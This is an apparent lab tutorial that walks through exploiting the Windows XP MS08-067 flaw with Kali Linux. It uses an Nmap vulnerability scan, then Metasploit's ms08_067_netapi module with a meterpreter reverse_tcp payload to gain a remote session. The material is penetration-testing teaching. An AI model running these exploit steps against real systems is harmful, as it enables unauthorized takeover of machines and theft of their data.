EXPLOTING MS08-067 WITH METASPLOIT

Exploiting MS08-067 with Metasploit

This guide provides a step-by-step guide on how to identify and exploit the MS08-067 vulnerability in a Windows XP machine.

Overview

In this guide, you will:

1. Use Nmap scripting to identify the MS08-067 vulnerability.

2. Exploit the identified vulnerability using Metasploit.

What is MS08-067?

MS08-067 is a remote code execution vulnerability. An attacker who successfully exploits this vulnerability can gain complete control of the target system remotely.

Getting Started

1. Initiating the Lab

- Begin by launching Kali Linux and opening a terminal window to kickstart the lab session.


2. Setting Up Your Environment

- Fire up your Windows XP virtual machine (VM) to simulate our target environment.

3. Locating the target Machine's IP Address

- Within the Windows XP VM, open command prompt and identify the IP address of your target machine by executing the command:

  $ ipconfig




Now that you have fired up your machines, let's continue!

1. Finding Nmap Scripts:


You can find Nmap scripts available within Kali Linux using the following commands:

$ locate *.nse

$ locate *vuln*.nse



Locate the ms08-067




2. Running the Script

Run the SMB vulnerability to check the script against the Windows XP target machine:

$ nmap --script smb-vuln-ms08-067.nse -p 445 <target IP address>


After running the script, it shows that the target machine is vulnerable to remote code execution.



3. Exploiting the Vulnerability

Access the Metasploit Framework by Opening up a new terminal window and typing msfconsole:


$ msfconsole



Searching and Using the Exploit


Employ the search functionality within Metasploit to look for the relevant exploit:

msf6 > search ms08_067



Once located, proceed with using the exploit (copy and paste it or use the number next to it)


msf6 > use exploit/windows/smb/ms08_067_netapi



Configuring the Exploit

Use the search options to check the configurations you need to make.


msf6 > show options



Customize the exploit settings by configuring the remote host (RHOST) and defining the payload:

msf6 > set RHOST <target IP address>

msf6 > set PAYLOAD windows/meterpreter/reverse_tcp




Exploiting the Vulnerability


Execute the exploit to gain a meterpreter session and establish remote access to the target machine:

`

MSF6 > exploit



Since we have gained entry to our target, it means we can extract information or even upload files to it or basically whatever we want.



By meticulously following these steps, you will gain invaluable insights into reconnaissance techniques and ethical exploitation methodologies, further enhancing your proficiency as an ethical hacker. Remember this is for educational purposes only!